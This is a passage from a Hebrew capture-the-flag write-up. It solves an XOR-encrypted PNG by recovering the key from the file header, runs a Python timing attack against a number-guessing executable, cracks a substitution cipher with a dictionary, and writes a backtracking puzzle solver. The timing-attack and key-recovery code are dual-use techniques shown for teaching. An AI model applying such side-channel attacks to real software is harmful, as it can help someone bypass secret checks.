The first eight bytes of a PNG file always contain the following (decimal)
values:
   137 80 78 71 13 10 26 10
```

נבדוק את הקובץ שקיבלנו בעורך Hex:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	C7	1C	0B	13	42	47	5C	5F	50	4E	47	5B	18	07	0C	05
00000010	52	50	4B	58	53	51	4B	07	5C	54	4B	5A	55	A0	58	FC
00000020	B6	54	4D	5C	53	32	0F	10	19	56	4F	EF	D6	5C	AC	3E
00000030	5F	58	51	60	7B	3A	1A	33	11	5A	53	18	7B	5B	54	E3

על מנת לקבל את המפתח המקורי, נבצע XOR שוב מול הערך שאמור להיות שם לפי התקן:

```
>>> expected = "137 80 78 71 13 10 26 10"
>>> expected = "137 80 78 71 13 10 26 10".split(" ")
>>> current = "C7 1C 0B 13 42 47 5C 5F 50".split(" ")
>>> for (dec1, hex1) in zip(expected, current):
...     print(hex(int(dec1) ^ int(hex1, 16)) + " ", end='')
...
0x4e 0x4c 0x45 0x54 0x4f 0x4d 0x46 0x55 >>>
>>> print ("\x4e\x4c\x45\x54")
NLET
>>>
```

נראה שהמפתח הוא NLET ‏(0x4e 0x4c 0x45 0x54). אנחנו רואים גם שב-Chunk הבא, המפתח הפך להיות ”0x4f 0x4d 0x46 0x55“, כלומר קידמנו כל ערך ב-1.

נבצע מספר שינויים קלים בקוד ההצפנה על מנת לבצע פענוח:

```
#  (Using original functions)

def transform(key):
    return "".join(map(lambda x: chr((ord(x)+1) % 256), key))

with open('encrypted.png', 'rb') as f:
    img = f.read()

key = "NLET"

dec_data = ''
for i in range(0, len(img), key_length):
    dec = xor(img[i:i+key_length], key)
    key = transform(key)
    dec_data += dec

with open('flag.png', 'wb') as f:
    f.write(dec_data)
```

והתוצאה:

אתגר 7: Test my Patience (קטגוריית Surprise, 50 נקודות)

הוראות האתגר:

> Hi there,
>
> We found This executable on the local watchmaker's computer.
>
> It is rumored that somehow the watchmaker was the only person who succeeded to crack it.
>
> Think you're as good as the watchmaker?
>
> **Note: This file is not malicious in any way**

קודם כל, תמיד מרגיע לראות הצהרה בסגנון "קובץ זה אינו נוזקה". נשמע אמין. זה זמן טוב להזכיר שבמסגרת אתגרים יוצא לא פעם להוריד קבצי הרצה, כלים, ספריות וכד' ומומלץ מאוד להפעיל הכל בתוך מכונה וירטואלית, על כל צרה שלא תבוא.

נריץ את הקובץ ונראה:

```
C:\Users\IEUser\Downloads>tmp.exe
Hi there! Welcome to the guessing game
Can you guess the number I'm thinking about?
Your guess> 1337
Wrong one..
Your guess>
```

מדובר במשחק ניחושים, התוכנה חושבת על מספר כלשהו ואנחנו צריכים לנחש מהו. אחרי מספר ניחושים (ארוכים, קצרים, שליליים, לא חוקיים וכד') אפשר לראות שלעיתים לוקח לתוכנה יחסית הרבה זמן להחזיר תשובה. יחד עם השם של האתגר, נראה שמדובר ב-Timing Attack.

הסבר קצר: כאשר התוכנה בודקת את הניחוש, היא משווה אותו מול המספר הנבחר. אם הספרה הראשונה של הניחוש שווה לספרה הראשונה של התשובה הנכונה, ההשוואה תקח קצת יותר זמן. כמובן שבאתגרים מהסוג הזה, לעיתים מוסיפים השהייה מלאכותית כל מנת להקל על המדידה.

נכתוב סקריפט שינסה את כל הספרות 0-9, יבדוק מתי התוצאה חזרה הכי לאט, וימשיך לספרה הבאה.

נריץ את הסקריפט (הקוד המלא בדף הבא) ונקבל:

```
Your guess> Wrong one..
Your guess> Wrong one..
Your guess> Wrong one..
Your guess> Wrong one..
[9.17199993133545, 9.17199993133545, 9.17199993133545, 9.157000064849854,
 9.171000003814697, 9.20300006866455, 9.187999963760376, 9.875, 9.1870000
36239624, 9.187000036239624]
WIP answer: 66452410709227
Your guess> Wrong one..
Your guess> Wrong one..
Your guess> Wrong one..
Your guess> Wrong one..
Your guess> Good job my friend!
[9.906999826431274, 9.890000104904175, 9.907000064849854, 9.891000324249
27]
664524107092274
```

הקוד:

```
from subprocess import Popen, PIPE
import time

p = Popen(['tmp.exe'], stdout=PIPE, stderr=PIPE, stdin=PIPE, shell=True)
print p.stdout.readline()
print p.stdout.readline()

answer = ""

searching = True
while searching:
    time_arr = []
    for i in xrange(10):
        start = time.time()
        p.stdin.write(answer + str(i))
        p.stdin.write("\n")
        line = p.stdout.readline()
        end = time.time()
        print line.rstrip()
        if not "Wrong" in line:
            answer += str(i)
            searching = False
            break
        time_arr.append(end-start)
    print time_arr
    if searching:
        answer += str(time_arr.index(max(time_arr)))
        print "WIP answer: {}".format(answer)
print answer
```

אתגר 8: 0120343536 (קטגוריית Logic, 60 נקודות)

הוראות האתגר:

flag{IAAAA_$AYP_%CP_C_WIIX_BYWAOX}

Not so fast...

They say the only place where flags come before work is the dictionary, ours is no different

Note: flag letters are all capital

המילון מכיל רשימה של כמעט 40,000 מילים. ננסה להשתמש במילון על מנת לפצח את הדגל. ראשית נמיין את המילים במילון לפי אורך (אפשר להתעלם ממילים באורך גדול מ-6 כי אין כאלה בדגל):

```
msg = "IAAAA_$AYP_%CP_C_WIIX_BYWAOX"


d = defaultdict(list)
with open("dictionary.txt") as f:
    for line in f:
        line = line.rstrip()
        l = len(line)
        if l <= 6:
            d[l].append(line)
```

כעת נתחיל לחפש מילים במילון שמתאימות לתבנית של הדגל. המילה הראשונה שכדאי לתקוף היא IAAAA, מכיוון שנדיר למצוא מילים עם 4 אותיות זהות רצופות.

```
for w in d[5]:
    if (w[1] == w[2] == w[3] == w[4]):
        print (w)
# CEEEE, OHHHH
```

נהמר על OHHHH, כי נדיר לראות CEEEE בתחילת משפט.

```
IAAAA_$AYP_%CP_C_WIIX_BYWAOX
OHHHH ?H?? ??? ? ?OO? ???H??
```

המילה הבאה שכדאי לתקוף היא WIIX:

```
for w in d[4]:
    if (w[1] == w[2] and w[0] != w[3] and w[2] == 'O'):
        print (w)
# POOR
```

מצאנו רק מילה אחת שמתאימה:

```
IAAAA_$AYP_%CP_C_WIIX_BYWAOX
OHHHH ?H?? ??? ? POOR ??PH?R
```

נחפש את BYWAOX:

```
for w in d[6]:
    if (w[2] == 'P' and w[3] == 'H' and w[5] == 'R'):
        print (w)
# CIPHER
```

שוב, רק מילה אחת:

```
 IAAAA_$AYP_%CP_C_WIIX_BYWAOX
OHHHH ?HI? ??? ? POOR CIPHER
```

כעת ל-$AYP:

```
for w in d[4]:
    if (w[1] == 'H' and w[2] == 'I'):
        print (w)
#CHIC, OHIO, THIS
```

נבחר ב-THIS בתור המילה שמסתדרת הכי טוב במשפט:

```
IAAAA_$AYP_%CP_C_WIIX_BYWAOX
OHHHH THIS ??S ? POOR CIPHER
```

אין הרבה מילים באורך 1:

```
for w in d[1]:
    if (w[0] != 'I'):
        print (w)
#A, C
```

נלך על A- (מה זה C?)

```
:IAAAA_$AYP_%CP_C_WIIX_BYWAOX
OHHHH THIS ?AS A POOR CIPHER
```

ומי שלא ניחש עד עכשיו יכול לחפש את המילה האחרונה:

```
for w in d[3]:
    if (w[1] == 'A' and w[2] == 'S'):
        print (w)
#WAS
```

קיבלנו:

```
IAAAA_$AYP_%CP_C_WIIX_BYWAOX
OHHHH_THIS_WAS_A_POOR_CIPHER
```

אתגר 9: Puzzle (קטגוריית Programming, 70 נקודות)

הוראות האתגר:

At last, we've found you! We must solve this puzzle, and according to the prophecy - you are the one to solve it.

This puzzle is weird. It consists of a board with 10 columns and 10 rows, so there are 100 pieces.Yet, each piece is weird! It has four 'slices' - a top slice, a right slice, a bottom slice and a left slice. Each slice consists of a number. For example, consider this piece:

```
------------
|  \ 12 /  |
| 5 \  / 3 |
|   /  \   |
|  / 4  \  |
------------
```

Its top is 12, its right is 3, its bottom is 4 and its left is 5. For the puzzle to be solved, all pieces must be sorted into the board, where each slice is equal to its adjacent slice. In addition, a slice that has no adjacent slice (that is, the slice is a part of the board's border), must be 0. Other slices are never 0. For example, the following board (with 4 pieces) is valid:

```
------------------------
|  \ 0  /  ||  \ 0  /  |
| 0 \  / 9 || 9 \  / 0 |
|   /  \   ||   /  \   |
|  / 17 \  ||  / 11 \  |
------------------------
------------------------
|  \ 17 /  ||  \ 11 /  |
| 0 \  / 6 || 6 \  / 0 |
|   /  \   ||   /  \   |
|  / 0  \  ||  / 0  \  |
------------------------
```

In the board above, all the border slices are equal to 0. Consider the top-left piece. Its right slice is equal to 9, and its adjacent slice (the left slice of the top-right piece) also equals 9.

Unfortunately, we have the pieces in a shuffled order. They are given in the following format:

cube_id, [slices]; cube_id, slices; ... cube_id, slices

Where cube_id is a number from 0 to 99, and slices include the numbers in the order: top, right, bottom, left. For instance, consider the following shuffled board:

```
------------------------------------
|  \ 0  /  ||  \ 0  /  ||  \ 5  /  |
| 18\  / 12|| 19\  / 7 || 19\  / 0 |
|   /  \   ||   /  \   ||   /  \   |
|  / 2  \  ||  / 6  \  ||  / 0  \  |
------------------------------------
------------------------------------
|  \ 6  /  ||  \ 14 /  ||  \ 7  /  |
| 10\  / 2 || 10\  /  0|| 0 \  / 12|
|   /  \   ||   /  \   ||   /  \   |
|  / 9  \  ||  / 5  \  ||  / 0  \  |
------------------------------------
```

```
------------------------------------
|  \ 0  /  ||  \ 0  /  ||  \ 0  /  |
| 7 \  / 0 || 7 \  / 17|| 17\  / 0 |
|   /  \   ||   /  \   ||   /  \   |
|  / 18 \  ||  / 9  \  ||  / 14 \  |
------------------------------------
```

A string describing the above board is the following one:

'0,[0, 12, 2, 18]; 1,[0, 7, 6, 19]; 2,[5, 0, 0, 19]; 3,[6, 2, 9, 10]; 4,[14, 0, 5, 10]; 5,[7, 12, 0, 0]; 6,[0, 0, 18, 7]; 7,[0, 17, 9, 7]; 8,[0, 0, 14, 17]'

We need you to solve the puzzle!

Provide us a string that looks exactly as follows:

cube_id, times_to_rotate_clockwise; cube_id, times_to_rotate_clockwise;... cube_id, times_to_rotate_clockwise

For example, a solution string will look like this:

2,2; 1,0; 6,0; 4,2; 3,0; 0,1; 8,2; 7,2; 5,3

The above string corresponds to the following (valid) puzzle:

```
------------------------------------
|  \ 0  /  ||  \ 0  /  ||  \ 0  /  |
| 0 \  / 19|| 19\  / 7 || 7 \  / 0 |
|   /  \   ||   /  \   ||   /  \   |
|  / 5  \  ||  / 6  \  ||  / 18 \  |
------------------------------------
------------------------------------
|  \ 5  /  ||  \ 6  /  ||  \ 18 /  |
| 0 \  / 10|| 10\  / 2 || 2 \  / 0 |
|   /  \   ||   /  \   ||   /  \   |
|  / 14 \  ||  / 9  \  ||  / 12 \  |
------------------------------------
------------------------------------
|  \ 14 /  ||  \ 9  /  ||  \ 12 /  |
| 0 \  / 17|| 17\  / 7 || 7 \  / 0 |
|   /  \   ||   /  \   ||   /  \   |
|  / 0  \  ||  / 0  \  ||  / 0  \  |
------------------------------------
```

Consider the top-left piece. In the string, it corresponds to '2,2', as we take cube number 2 from the input:

2,[5, 0, 0, 19]

But we rotate it clock-wise, twice, so we get [0,19,5,0].

Now consider the top-middle piece. In the string, it corresponds to '1,0'. That is, we take cube number 1 from the input:

1,[0, 7, 6, 19]

And we don't rotate it at all (that is, rotate it 0 times) - as it's already in the right direction.

Got it?

Help us solve the puzzle!

The puzzle we have is:

0,[3, 19, 5, 15]; 1,[0, 17, 6, 11]; 2,[12, 15, 9, 5]; 3,[10, 2, 0, 7]; 4,[6, 8, 4, 0]; 5,[3, 1, 12, 17]; 6,[20, 16, 0, 0]; 7,[0, 1, 9, 0]; 8,[17, 16, 0, 8]; 9,[18, 15, 15, 17]; 10,[4, 9, 8, 16]; 11,[0, 11, 17, 20]; 12,[5, 6, 5, 19]; 13,[10, 11, 1, 4]; 14,[16, 2, 3, 5]; 15,[9, 20, 10, 11]; 16,[11, 3, 13, 3]; 17,[0, 2, 16, 2]; 18,[11, 18, 16, 5]; 19,[11, 20, 13, 15]; 20,[16, 18, 11, 1]; 21,[10, 8, 12, 3]; 22,[17, 18, 17, 18]; 23,[7, 17, 0, 17]; 24,[20, 16, 18, 4]; 25,[2, 14, 4, 13]; 26,[1, 6, 7, 2]; 27,[18, 8, 6, 9]; 28,[6, 10, 12, 16]; 29,[2, 20, 11, 20]; 30,[1, 5, 12, 10]; 31,[2, 7, 10, 9]; 32,[8, 17, 11, 12]; 33,[0, 11, 12, 20]; 34,[15, 2, 0, 3]; 35,[18, 10, 10, 8]; 36,[14, 6, 17, 9]; 37,[15, 7, 3, 8]; 38,[15, 3, 6, 0]; 39,[4, 11, 2, 15]; 40,[0, 5, 1, 1]; 41,[14, 10, 15, 8]; 42,[3, 8, 18, 5]; 43,[8, 11, 0, 13]; 44,[3, 11, 13, 8]; 45,[17, 1, 4, 2]; 46,[2, 13, 2, 0]; 47,[20, 0, 16, 18]; 48,[8, 13, 15, 17]; 49,[4, 13, 8, 8]; 50,[19, 20, 17, 5]; 51,[5, 19, 8, 1]; 52,[13, 17, 4, 5]; 53,[15, 0, 16, 8]; 54,[5, 4, 1, 2]; 55,[7, 11, 0, 15]; 56,[9, 12, 4, 7]; 57,[12, 7, 8, 8]; 58,[2, 17, 12, 19]; 59,[1, 9, 3, 6]; 60,[12, 10, 8, 19]; 61,[4, 11, 11, 5]; 62,[0, 17, 17, 13]; 63,[0, 4, 12, 8]; 64,[16, 20, 11, 4]; 65,[0, 18, 20, 15]; 66,[9, 6, 11, 8]; 67,[4, 5, 15, 18]; 68,[8, 7, 19, 11]; 69,[20, 11, 5, 0]; 70,[3, 0, 2, 8]; 71,[13, 11, 0, 2]; 72,[0, 13, 5, 17]; 73,[13, 5, 0, 2]; 74,[2, 0, 17, 7]; 75,[7, 9, 16, 7]; 76,[11, 16, 8, 1]; 77,[18, 19, 12, 6]; 78,[2, 7, 20, 2]; 79,[9, 15, 19, 8]; 80,[0, 11, 12, 15]; 81,[8, 20, 4, 18]; 82,[17, 0, 20, 13]; 83,[7, 18, 0, 4]; 84,[11, 10, 8, 8]; 85,[15, 17, 1, 15]; 86,[9, 8, 7, 12]; 87,[1, 13, 11, 3]; 88,[3, 19, 11, 6]; 89,[20, 17, 0, 16]; 90,[5, 12, 17, 2]; 91,[12, 16, 0, 15]; 92,[18, 12, 8, 2]; 93,[13, 0, 0, 11]; 94,[18, 8, 4, 1]; 95,[7, 0, 5, 4]; 96,[3, 11, 20, 14]; 97,[2, 10, 18, 10]; 98,[11, 4, 0, 9]; 99,[0, 0, 17, 17]

Good luck!

הפתרון לתרגיל הזה הוא קצת Overkill, כולל לוגיקה לציור החלקים, פשוט כי זה היה תרגיל תכנותי נחמד.

הגישה העקרונית היא פתרון באמצעות Backtracking - כמו שבדרך כלל פותרים מבוך, או את בעיית 8 המלכות. בכל צעד, ננסה להציב חלק מתאים אחד על הלוח. אם נגלה שאין חלקים מתאימים עבור הצעד הנוכחי - נחזור אחורה, נבטל את ההצבה, וננסה להתקדם עם חלק מתאים אחר. כמו בכל רקורסיה, לפעמים זה מרגיש קצת כמו קסם.

ראשית, נייצר ייצוג לחלק בודד מהפאזל:

```
UP    = 0
RIGHT = 1
DOWN  = 2
LEFT  = 3

class Piece(object):
    def __init__(self, id, slices):
        self.used = False
        self.id = id
        self.slices = collections.deque(slices)

        self.rep_str = "_{}_{}_{}_{}_{}_".format(self.left, self.up, self.right,
self.down, self.left)

        self.rotations = 0

        self.is_border = False
        self.is_corner = False
        num_zeroes = self.slices.count(0)
        if num_zeroes == 1:
            self.is_border = True
        elif num_zeroes == 2:
            self.is_corner = True

    def rotate(self):
        self.rotations += 1
        self.slices.rotate(1)
```

```
    def rotate_until_1(self, direction1, value1):
        while self.slices[direction1] != value1:
            self.rotate()

    def rotate_until_2(self, direction1, value1, direction2, value2):
        while self.slices[direction1] != value1 or self.slices[direction2] !=
value2:
            self.rotate()

    @property
    def up(self):
        return self.slices[UP]

    @property
    def right(self):
        return self.slices[RIGHT]

    @property
    def down(self):
        return self.slices[DOWN]

    @property
    def left(self):
        return self.slices[LEFT]

    def __repr__(self):
        return "Piece({}, [{}])".format(self.id, list(self.slices))

    def __str__(self):
        ret =  "-------------\n"
        ret += "|   \\ {:02} /   |\n".format(self.up)
        ret += "| {:02}\\   / {:02}|\n".format(self.left, self.right)
        ret += "|    /  \\    |\n"
        ret += "|  / {:02} \\   |\n".format(self.down)
        ret +=  "-------------"
        return ret

    def __hash__(self):
        return hash(self.id)

    def __eq__(self, other):
        if isinstance(self, other.__class__):
            return self.id == other.id
        return False
```

רוב המחלקה הזו סטנדרטית לחלוטין, אבל יש מספר נקודות שכדאי להתעכב עליהן:

1. קיימות שלוש מתודות לסיבוב חלקים:
   a. **rotate** - מסובבת את החלק פעם אחת
   b. **rotate_until_1** - מסובבת חלק עד שכיוון מסויים מקבל ערך נתון
   c. **rotate_until_2** - מסובבת חלק עד ששני כיוונים מקבלים שני ערכים נתונים. למשל, בהנתן החלק [18, 2, 12, 0], ניתן לסובב אותו עד ש-12 יופיע למעלה באמצעות מתודת rotate_until_1.
2. כל חלק יודע אם הוא פינה, גבול או חלק פנימי לפי מספר האפסים.
3. קיים ייצוג אלטרנטיבי לכל חלק בדמות:

```
self.rep_str = "_{}_{}_{}_{}_{}_".format(self.left, self.up, self.right,
self.down, self.left)
```

הייצוג הזה מועיל לחיפוש חלקים שיש להם שני מספרים סמוכים. למשל, כדי לבדוק אם החלק [18, 2, 12, 0] כולל 18 ליד 0, אפשר לחפש "_0_18_" בייצוג "_18_2_12_0_18_".

החלק הבא הוא ייצוג של לוח, וגם הוא יחסית סטנדרטי:

```
BLANK_PIECE = Piece(-1, [-1, -1, -1, -1])

class Board(object):
    def __init__(self, rows, cols):
        self.rows = rows
        self.cols = cols

        self.pieces   = [[BLANK_PIECE for x in range(self.cols)] for y in
range(self.rows)]
        self.corners = set()
        self.borders = set()
        self.inner   = set()


    def Place_piece(self, row, col, new_piece):
        self.pieces[row][col] = new_piece

        if new_piece.is_corner:
            self.corners.add(new_piece)
        elif new_piece.is_border:
            self.borders.add(new_piece)
        else:
            self.inner.add(new_piece)

    def Print(self):
        for i in range(self.rows):
            for j in range(self.cols):
                print (str(self.pieces[i][j]))

    def Print_corners(self):
        for piece in self.corners:
            print (str(piece))

    def __str__(self):
        ret = ""
        for i in range(self.rows):
            ret += ("------------" * self.cols) + "\n"
            for j in range(self.cols):
                ret += "|  \\ {:02} /  |".format(self.pieces[i][j].up)
            ret += "\n"
            for j in range(self.cols):
                 ret += "| {:02}\\  / {:02}|".format(self.pieces[i][j].left,
self.pieces[i][j].right)
            ret += "\n"
            ret += ("|   /  \\   |" * self.cols) + "\n"
            for j in range(self.cols):
                ret += "|  / {:02} \\  |".format(self.pieces[i][j].down)
            ret += "\n"
            ret += ("------------" * self.cols) + "\n"
        return ret
```

אפשר להציב חלק, להדפיס את הלוח וזהו פחות או יותר. כדאי לציין שהלוח ממיין את החלקים שבו לפינות, גבולות וחלקים פנימיים, לצורך גישה נוחה יותר בזמן ריצה.

עוד פונקציית עזר מנסה למצוא את החלק המתאים ביותר לשמש בתור הפינה הראשונה שתוצב על הלוח (האלגוריתם בנוי כך שהוא מתחיל להציב חלקים מהפינה השמאלית העליונה):

```
def find_best_corner(board):
    for corner in board.corners:
        corner.rotate_until_2(LEFT, 0, UP, 0)
    for border in board.borders:
        border.rotate_until_1(UP, 0)

    candidates = collections.defaultdict(int)
    for corner in board.corners:
        for border in board.borders:
            if border.left == corner.right:
                candidates[corner] += 1
    #print (candidates)
    return min(candidates, key=candidates.get)
```

הפונקציה מחפשת את הפינה שיש עבורה הכי מעט מועמדים לגבול שמתאימים להצבה ליד הפינה. השלב הזה לא הכרחי (אפשר פשוט לנסות את כל הפינות) אבל עשוי לעזור קצת.

המחלקה הבאה משמשת למציאת הפתרון על ידי Backtracking:

```
class BoardManager(object):
    def __init__(self, board, solution):
        self.board = board
        self.solution = solution
        self.num_pieces = self.board.rows * self.board.cols
        self.num_placed_pieces = 0

        self.pool = [self.board.inner, self.board.borders, self.board.corners]

    def place_sol(self, row, col, piece):
        piece.used = True
        self.solution.Place_piece(row, col, piece)
        if piece.is_corner:
            self.board.corners.remove(piece)
        elif piece.is_border:
            self.board.borders.remove(piece)
        else:
            self.board.inner.remove(piece)

    def remove_sol(self, row, col):
        piece = self.solution.pieces[row][col]
        piece.used = False
        self.solution.Place_piece(row, col, BLANK_PIECE)
        if piece.is_corner:
            self.board.corners.add(piece)
        elif piece.is_border:
            self.board.borders.add(piece)
        else:
            self.board.inner.add(piece)

    def get_candidates(self, row, col):
        expected_up = 0 if row == 0 else self.solution.pieces[row-1][col].down
        expected_left = 0 if col == 0 else self.solution.pieces[row][col-
1].right
        expected_right = 0 if col == self.solution.cols - 1 else -1
        expected_down = 0 if row == self.solution.rows - 1 else -1

        pool = self.pool[[expected_up, expected_left, expected_right,
expected_down].count(0)]
        filter_str = "_{}_{}_".format(expected_left, expected_up)
        candidates = list(filter(lambda x: filter_str in x.rep_str, pool))
```

```
        return (candidates, expected_left, expected_up)


    def get_next_coord(self, row, col):
        col += 1
        if col == self.solution.cols:
            row += 1
            col = 0
        if row == self.solution.rows:
            return (-1, -1)
        else:
            return (row, col)

    def place_one_peice(self, row, col):
        if row == -1 and col == -1:
            print(str(self.solution))
            return True


        (candidates, expected_left, expected_up) = self.get_candidates(row, col)
        if len(candidates) == 0:
            return False

        res = False
        for candidate in candidates:
            candidate.rotate_until_2(LEFT, expected_left, UP, expected_up)
            self.place_sol(row, col, candidate)
            res = self.place_one_peice(*self.get_next_coord(row, col))
            if res:
                return True
            self.remove_sol(row, col)

        return False
```

מתודת place_sol מוציאה חלק מהמאגר ומניחה אותו על לוח הפתרון. מתודת remove_sol מסירה חלק מלוח הפתרון ומחזירה אותו למאגר החלקים.

מתודת get_candidates מקבלת מיקום על הלוח, ובודקת אילו מועמדים המתאימים למיקום זה קיימים במאגר החלקים. המתודה תחזיר רק חלקים שאפשר לסדר אותם כך שהמספר העליון שלהם יתאים למספר התחתון של החלק מעליהם, והמספר השמאלי שלהם יתאים למספר הימני של החלק משמאל.

מתודת get_next_coord היא מתודת עזר למעבר על הלוח - היא מקבל מיקום ומחזירה את המיקום הבא שבו יש להציב חלק (מכיוון שהלוח הוא דו-מימדי, נוח שתהיה מתודת עזר למעבר בין שורות).

לבסוף, מתודת place_one_piece היא המתודה הרקורסיבית שמבצעת את ה-Backtracking: היא מנסה להציב חלק מתאים אחד על הלוח (באמצעות המועמדים שהיא קיבלה מ-get_candidates) ואז ממשיכה אל המיקום הבא בלוח. אם היא מקבלת תשובה (מקריאה רקורסיבית של עצמה) שהניסיון נכשל, היא מסירה את החלק שהיא הציבה כעת ומנסה מועמד אחר. תנאי העצירה הוא אם החלק הבא שיש להציב נמצא מחוץ ללוח. במקרה כזה, "מדווחים אחורה" שההצבה הצליחה וכל הקריאות "מתקפלות".

על מנת להתניע את התהליך, יש צורך בקוד הבא:

```
if __name__ == "__main__":
    with open('puzzle.txt','r') as f:
        input = f.read()
        total_pieces = input.count(";") + 1
        rows = int(math.sqrt(total_pieces))
        cols = rows
        print ("Matrix of {} rows, {} cols".format(rows, cols))
        b = Board(rows, cols)
        match_iter = re.finditer(r"(\d+),\[(\d+), (\d+), (\d+), (\d+)\];?\s*",
input)
        for i in range(rows):
            for j in range(cols):
                new_input = next(match_iter)
                new_piece = Piece(int(new_input.group(1)),
                                [int(x) for x in new_input.groups()[1:]])
                b.Place_piece(i, j, new_piece)

        print(str(b))

        print ("-=-=-=-=-=" * 3)

        s = Board(rows, cols)

        bm = BoardManager(b, s)


        # Top Left corner
        first_corner = find_best_corner(b)
        first_corner.rotate_until_2(LEFT, 0, UP, 0)
        bm.place_sol(0, 0, first_corner)

        sol_arr = []
        if (bm.place_one_peice(0, 1)):
            # Found solution, build representation:
            for row in range(bm.solution.rows):
                for col in range(bm.solution.cols):
                    piece = bm.solution.pieces[row][col]
                    sol_arr.append("{},{}".format(piece.id, piece.rotations %
4))

        print ("; ".join(sol_arr))
```

הקוד בונה את הלוחות, מוצא מועמד מוביל לפינה השמאלית-עליונה ואז קורא למתודה הרקורסיבית להמשך התהליך. במידה ונמצאה תוצאה, הקוד בונה את הייצוג המתאים ומדפיס אותו למסך.

הלוח המקורי:

```
Matrix of 10 rows, 10 cols
------------------------------------------------------------------------------------------------------------------------
|  \ 03 /  ||  \ 00 /  ||  \ 12 /  ||  \ 10 /  ||  \ 06 /  ||  \ 03 /  ||  \ 20 /  ||  \ 00 /  ||  \ 17 /  ||  \ 18 /  |
| 15\  / 19|| 11\  / 17|| 05\  / 15|| 07\  / 02|| 00\  / 08|| 17\  / 01|| 00\  / 16|| 00\  / 01|| 08\  / 16|| 17\  / 15|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 05 \  ||  / 06 \  ||  / 09 \  ||  / 00 \  ||  / 04 \  ||  / 12 \  ||  / 00 \  ||  / 09 \  ||  / 00 \  ||  / 15 \  |
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
|  \ 04 /  ||  \ 00 /  ||  \ 05 /  ||  \ 10 /  ||  \ 16 /  ||  \ 09 /  ||  \ 11 /  ||  \ 00 /  ||  \ 11 /  ||  \ 11 /  |
| 16\  / 09|| 20\  / 11|| 19\  / 06|| 04\  / 11|| 05\  / 02|| 11\  / 20|| 03\  / 03|| 02\  / 02|| 05\  / 18|| 15\  / 20|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 08 \  ||  / 17 \  ||  / 05 \  ||  / 01 \  ||  / 03 \  ||  / 10 \  ||  / 13 \  ||  / 16 \  ||  / 16 \  ||  / 13 \  |
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
|  \ 16 /  ||  \ 10 /  ||  \ 17 /  ||  \ 07 /  ||  \ 20 /  ||  \ 02 /  ||  \ 01 /  ||  \ 18 /  ||  \ 06 /  ||  \ 02 /  |
| 01\  / 18|| 03\  / 08|| 18\  / 18|| 17\  / 17|| 04\  / 16|| 13\  / 14|| 02\  / 06|| 09\  / 08|| 16\  / 10|| 20\  / 20|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 11 \  ||  / 12 \  ||  / 17 \  ||  / 00 \  ||  / 18 \  ||  / 04 \  ||  / 07 \  ||  / 06 \  ||  / 12 \  ||  / 11 \  |
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
|  \ 01 /  ||  \ 02 /  ||  \ 08 /  ||  \ 00 /  ||  \ 15 /  ||  \ 18 /  ||  \ 14 /  ||  \ 15 /  ||  \ 15 /  ||  \ 04 /  |
| 10\  / 05|| 09\  / 07|| 12\  / 17|| 20\  / 11|| 03\  / 02|| 08\  / 10|| 09\  / 06|| 08\  / 07|| 00\  / 03|| 15\  / 11|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 12 \  ||  / 10 \  ||  / 11 \  ||  / 12 \  ||  / 00 \  ||  / 10 \  ||  / 17 \  ||  / 03 \  ||  / 06 \  ||  / 02 \  |
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
|  \ 00 /  ||  \ 14 /  ||  \ 03 /  ||  \ 08 /  ||  \ 03 /  ||  \ 17 /  ||  \ 02 /  ||  \ 20 /  ||  \ 08 /  ||  \ 04 /  |
| 01\  / 05|| 08\  / 10|| 05\  / 08|| 13\  / 11|| 08\  / 11|| 02\  / 01|| 00\  / 13|| 18\  / 00|| 17\  / 13|| 08\  / 13|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 01 \  ||  / 15 \  ||  / 18 \  ||  / 00 \  ||  / 13 \  ||  / 04 \  ||  / 02 \  ||  / 16 \  ||  / 15 \  ||  / 08 \  |
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
|  \ 19 /  ||  \ 05 /  ||  \ 13 /  ||  \ 15 /  ||  \ 05 /  ||  \ 07 /  ||  \ 09 /  ||  \ 12 /  ||  \ 02 /  ||  \ 01 /  |
| 05\  / 20|| 01\  / 19|| 05\  / 17|| 08\  / 00|| 02\  / 04|| 15\  / 11|| 07\  / 12|| 08\  / 07|| 19\  / 17|| 06\  / 09|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 17 \  ||  / 08 \  ||  / 04 \  ||  / 16 \  ||  / 01 \  ||  / 00 \  ||  / 04 \  ||  / 08 \  ||  / 12 \  ||  / 03 \  |
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
|  \ 12 /  ||  \ 04 /  ||  \ 00 /  ||  \ 00 /  ||  \ 16 /  ||  \ 00 /  ||  \ 09 /  ||  \ 04 /  ||  \ 08 /  ||  \ 20 /  |
| 19\  / 10|| 05\  / 11|| 13\  / 17|| 08\  / 04|| 04\  / 20|| 15\  / 18|| 08\  / 06|| 18\  / 05|| 11\  / 07|| 00\  / 11|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 08 \  ||  / 11 \  ||  / 17 \  ||  / 12 \  ||  / 11 \  ||  / 20 \  ||  / 11 \  ||  / 15 \  ||  / 19 \  ||  / 05 \  |
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
